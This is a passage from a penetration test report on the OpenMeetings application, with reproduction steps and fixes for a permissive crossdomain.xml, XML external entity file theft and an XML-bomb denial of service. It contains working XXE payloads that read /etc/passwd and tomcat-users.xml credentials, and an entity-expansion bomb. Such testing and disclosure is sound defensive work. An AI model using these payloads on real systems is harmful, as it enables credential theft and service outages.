


2. Capture the request in a web-proxy tool and send the request to the Intruder tool.


3. Highlight the POST parameter values and add it as a payload position by clicking the Add button in the intruder tool. Select Battering ram from the Attack type drop-down.




4. Configure the options in the Payloads tab as shown below. Click the Start attack button.



5. The responses with the message from the server "Your account has been created. You can now login." reveals that the users were created successfully.



6. Log in to the application as an admin user and observe that the new users have been created successfully.



Remediation

- **Implement CAPTCHA to protect against bots and automated form fillers.** CAPTCHA is a system that requires a user to complete a challenge before submitting the form, and is used to separate human users from bots. Common challenges include identifying the characters in a distorted piece of text, or finding an object in some images.

  One such implementation is reCAPTCHA, and additional information on this can be found at: https://developers.google.com/recaptcha/docs/start

Problem Report 23 - Insecure Crossdomain.xml Policy

The OpenMeetings application has an overly permissive crossdomain.xml file. This allows for flash content to be loaded from untrusted domains, bypassing CSRF protection. An attacker can exploit this weakness to obtain session variables and disclose user account information.

Component	OpenMeetings API
STRIDE	Spoofing, Tampering, Information Disclosure, Elevation of Privilege
CWE	CWE-942: Overly Permissive Cross-domain Whitelist
CVSS v2 Score	6.0 (AV:N/AC:M/Au:S/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A5: Security Misconfiguration

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Medium**
Confidentiality	An attacker can use this exploit to disclose session variables and user account information.
Integrity	An attacker can use this attack to gain access to a user's session cookies, and with it access the user's account and perform actions on their behalf.
Availability	An attacker can steal the user's session cookies and us it to change the user's password or upload/delete user files.
Exposure	An overly permissive crossdomain.xml file allows for content to be loaded from untrusted domains, exposing user data and session information to the attacker.
Affected Users	This can affect any user of the OpenMeetings application, but generally only affects a single user at a time.
Likelihood	**Low**
Skill Required	Some skills and scripting are required to exploit this vulnerability.
Conditions and Complexity	An attacker must be able to lure a user into clicking on a link to the malicious code. Implementing this attack without alerting the user makes this even more complex.
Discoverability	This is easily discoverable by anyone just by navigating to the crossdomain.xml file at http://localhost:5080/crossdomain.xml.
Reproducibility	This is always reproducible.

Background Information

Modern flash players have a default security policy in place to only allow for same-origin content to be loaded. The crossdomain.xml file overrides the current flash policy in place, allowing for content to be loaded from other domains.

"The operators of any servers in that domain to obtain any document on the server where the policy file resides."


The following example outlines this attack:

1. A user logs into the target application.
2. While logged in, the user visits another site with malicious flash content. The malicious code runs, and attempts to retrieve the user's information from the target site.
3. The target site checks the Flash player policies first and then the crossdomain.xml file, if it is present.
4. The crossdomain.xml file on the target site allows for content to be loaded from all resources, so a request is made to the target application.
5. Because the user is still logged in, the user's sensitive information and current session variables are retrieved by the Flash player and displayed to the attacker.

Problem Details

The web services of the OpenMeetings application were found to be vulnerable to this attack.

In the OpenMeetings application, chat messages, emails, and all current session data are captured, disclosing user information to the attacker.



The complexity of this attack is decreased by other vulnerabilities found in the OpenMeetings application. Cross-Site Scripting (Problem Report 1), click-jacking (Problem Report 8), and insecure file uploads (Problem Report 9), were found in OpenMeetings. These vulnerabilities make it easier for an attacker to deploy the malicious link to other users of the application and to guarantee the user is currently logged in when the attack is deployed.

Additionally, the severity of this vulnerability is increased by an insecure password update functionality, found in Problem Report 4. An attacker that gains access to the current user's session cookie can then use this vulnerability to change a user's password, locking the user out of their own account.

Affected Areas


All areas could be potentially affected due to this misconfiguration.

Test Steps

Steps to Reproduce

1. Navigate to http://localhost:5080/crossdomain.xml to view the crossdomain.xml file.

2. Note the policy allows for access from **"*"** (all) domains and has a cross domain policy of **"all"**.



Remediation

If it is not neccessary to load swf files from other domains, a "deny-all" policy is considered safest. To set a "deny-all" policy, edit the *crossdomain.xml* file to:

```
<!-- http://www.targetsite.com/crossdomain.xml -->
<cross-domain-policy>
</cross-domain-policy>
```

If this is not an option, carefully consider which domains will be allowed to load content and limit the scope of the crossdomain policy to minimize exposure. Meta policies can be used to further limit the scope of available resources. To allow specified servers to load content to the target site using https, an example of a basic crossdomain.xml file and meta policy would be:

```
<!-- http://www.targetsite.com/crossdomain.xml -->
<cross-domain-policy>
     <allow-access-from domain="www.safesite.com" secure="true" />
</cross-domain-policy>
```

There are numerous meta policies that can be configured depending on the needs of the target application. The following links contain further information on configuring the crossdomain policy and the meta policies available:

- https://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html
- https://www.adobe.com/devnet/security.html

Problem Report 24 - Missing XML Validation

The OpenMeetings application does not handle XML in a secure manner. It is possible to pass malformed XML which contains external entities pointing to sensitive files to the server-side parser which expands them server-side. On expansion the content of the targeted file is returned in the response to the attacker.

Component	OpenMeetings API
STRIDE	Information Disclosure, Denial of Service, Elevation of Privilege
CWE	CWE-611: Information Exposure Through XML External Entity Reference CWE-776: Unrestricted Recursive Entity References in DTDs ('XML Bomb')
CAPEC	CAPEC-250: XML Injection
CVSS v2 Score	7.0 (AV:N/AC:M/Au:S/C:P/I:N/A:C)
OWASP Reference	OWASP Top 10 2013-A1: Injection

Overall Severity	**High**
Vulnerability Type	**Directly Exploitable**
Impact	**High**
Confidentiality	An attacker can steal sensitive files from the target web server.
Integrity	There is no direct impact on the application's data integrity.
Availability	It is possible for an attacker to cause a Denial Of Service by forcing the application to process an XML bomb, which contains exponential entity expansions.
Exposure	Files containing sensitive information can be stolen and used in other attacks to further elevate privileges and gain complete control of the application.
Affected Users	All the users of the OpenMeetings application are affected.
Likelihood	**Medium**
Skill Required	The attacker needs to understand how the application processes and displays XML to the end-user.
Conditions and Complexity	The attacker must be an administrator and have access to the 'Admin - Language Editor' menu.
Discoverability	This is easy to discover for any administrator who is familiar with this class of attacks.
Reproducibility	This is always possible to reproduce.

Background Information

XML is a powerful language that allows for complex document definitions which include such features as external document includes and multiple entity references. If it is possible to

define inline DTDs, it can sometimes be possible to define entities that can reference other entities leading to a run-away entity reference. It may also be possible to read files from the file system or read resources over the network.

The canonical attack against this is known as an XML bomb. The attack often involves sending an XML body similar to the following:

```
<?xml version="1.0"?>
<!DOCTYPE msgbody [
  <!ENTITY e1 "aaa">
  <!ENTITY e2 "&e1;&e1;">
  <!ENTITY e3 "&e2;&e2;">
  ..snip
  <!ENTITY e99 "&e98;&e98;">]>
<msgbody>&e98;</msgbody>
```

As the references are resolved this is expanded in memory, using resources exponentially. Other variants of this attack also exist. Alternatively, another DTD based attack leverages the ability to include external entities. By including external entities it is possible to read files off the file system, perform a basic network scan, include remote content, attack other systems on the network or crash the system itself.

```
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM
"file:////etc/password">]><foo>&xxe;</foo>
```

Problem Details

The only area that was found to be vulnerable to this issue was the `Administration - Language Editor` feature. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- Network access to the application
- A crafted XML file with an inline DTD
- Python (needed for *Exploit 2: Advanced Arbitrary File Retrieval*)

Steps to Reproduce


Exploit 1: Arbitrary File Retrieval

1. Login as an administrator to the OpenMeetings application. Navigate to the `Administration - Language Editor` menu. Export a file which will be downloaded as the XML file `application.properties`.

2. Open this file up in a text editor and modify the `DOCTYPE` section near the top of the file as shown in the example below:

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
<!ENTITY % properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
%properties;
]>
<properties>
  <entry key="1">&xxe;</entry>
```


3. Import this file using the `Import` button. Notice that the contents of the file `/etc/passwd` are now displayed instead of `&xxe;`.



Exploit 2: Advanced Arbitrary File Retrieval

A major limitation for the file retrieval method used in *Exploit 1* above is that files containing special characters including `<, >, and \n` cannot be properly displayed.

For example, if the Tomcat Manager application is enabled, an attacker will be unable to read the credentials stored in the `tomcat-users.xml` file using `Exploit 1` above, because the contents of the file have angle brackets - which happen to have a special purpose in XML. The image below is a screen-shot of how the application responds when `Exploit 1` is used to retrieve `tomcat-users.xml`.



This advanced retrieval method leverages the use of an external DTD file to bypass the limitation.

1. Create a file called `payload.dtd` in a directory of your choice on the local system with the following content:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all '%start;%goodies;%end;'>
```


2. Navigate to that directory in a terminal and start a web-server in the directory using `python -m SimpleHTTPServer 8080`.

3. Login as an administrator to the OpenMeetings application. Navigate to the `Administration - Language Editor` menu. Export a file which will be downloaded as the XML file `application.properties`.

4. Open the downloaded file up in a text editor and modify the `DOCTYPE` section near the top of the file as shown in the example below:

```
<!DOCTYPE xxe[
<!ENTITY % properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
%properties;

<!ENTITY % start "<![CDATA[">
<!ENTITY % goodies SYSTEM "file:///opt/apache-openmeetings-3.2.0/conf/tomcat-
users.xml">
<!ENTITY % end "]]>">

<!ENTITY % dtd SYSTEM "http://localhost:8080/payload.dtd">
%dtd;
]>

<properties>
  <entry key="1">&all;</entry>
```

5. Import this file using the `Import` button. Notice that the contents of the file `tomcat-users.xml` are now displayed instead of `&xxe;`.



Exploit 3: Denial of Service via XML Bomb

1. Login as an administrator to the OpenMeetings application. Navigate to the `Administration - Language Editor` menu. Export a file which will be downloaded as the XML file `application.properties`.

2. Open this file up in a text editor and modify the `DOCTYPE` section near the top of the file as shown in the example below:

```
<!DOCTYPE xxe[
<!ENTITY e1 "aaa">
<!ENTITY e2 "&e1;&e1;">
<!ENTITY e3 "&e2;&e2;">
<!ENTITY e4 "&e3;&e3;">
<!ENTITY e5 "&e4;&e4;">
<!ENTITY % properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
%properties;
]>
<properties>
  <entry key="1">&e5;</entry>
```

3. Import this file using the `Import` button. Notice that the entity `e5` is expanded and `aaa` is displayed a number of times as the placeholder `&e5;`. By increasing the amount of entity expansions exponentially, such as adding `<!ENTITY e6 "&e5;&e5;&e5;&e5;&e5;&e5;&e5;&e5;">` and so on, an attacker can exponentially increase server processing load, and eventually crash the server.

Remediation

Study how XML files were handled while developing the OpenMeetings SOAP web services. Similar attacks that were attempted against some of the SOAP web services did not succeed. Use those techniques to mitigate the issue in the Language Administration section.

Additionally, here are some generic guidelines on how to address this issue.

Disable inline DTD parsing. This attack is only possible if the user has control over the DTD. By rejecting or ignoring inline DTD the exploits described above along with several other attacks become impossible.

Validate XML input against an XSD. A well written XSD and proper validation will make such attacks nearly or entirely impossible. It should be possible to create a Schema Definition such that required fields and exact formats are explicitly defined. Entities should not be necessary in most fields and custom doctypes should not be allowed. A well written XSD can allow invalid input to be rejected by the parser before it ever reaches other code.

Explicitly whitelist content with the help of a Regular Expression. Explicitly whitelisting acceptable values for elements increases the difficulty of most attacks immensely and could make placing a payload within well-defined fields essentially impossible.

Ensure that client applications using this data handle user input correctly. All user input must be validated and encoded at the appropriate places by the client applications that call the web service methods.

Appendix 1 - Setting up Burp

1. Download the free version of Burp from http://www.portswigger.net
2. Download and Install the latest JRE version, if not already installed.
3. Start Burp by double clicking on the Jar file.
4. Go to the Alerts Tab inside Burp (rightmost) and find out which port Burp has started on. By default it will start on port 8080.
5. Launch your browser of choice and set the browser's proxy to localhost:8080 (Or whatever host and port comes up in the Alerts tab in Burp). Click through the OK buttons to save your new browser proxy settings.
6. Navigate to the Proxy tab and then click the Intercept button in Burp so it now reads 'Intercept is On'.
7. Access a sample website such as www.google.com in the browser. Go to Burp Suite. A HTTP request to www.google.com must now be visible in Burp. Click Forward to forward the request. You can click Intercept again to turn it off. On doing so traffic will pass through Burp but you cannot edit it before it reaches the Google server.

For more instructions on how to use Burp please go to http://portswigger.net/burp/tutorials/ or use the Help menu inside Burp.

Follow-up

Inconsistencies, errors and reproducibility problems associated with this report should be directed through the customer contact person to the tester and preparer indicated at the beginning of this report.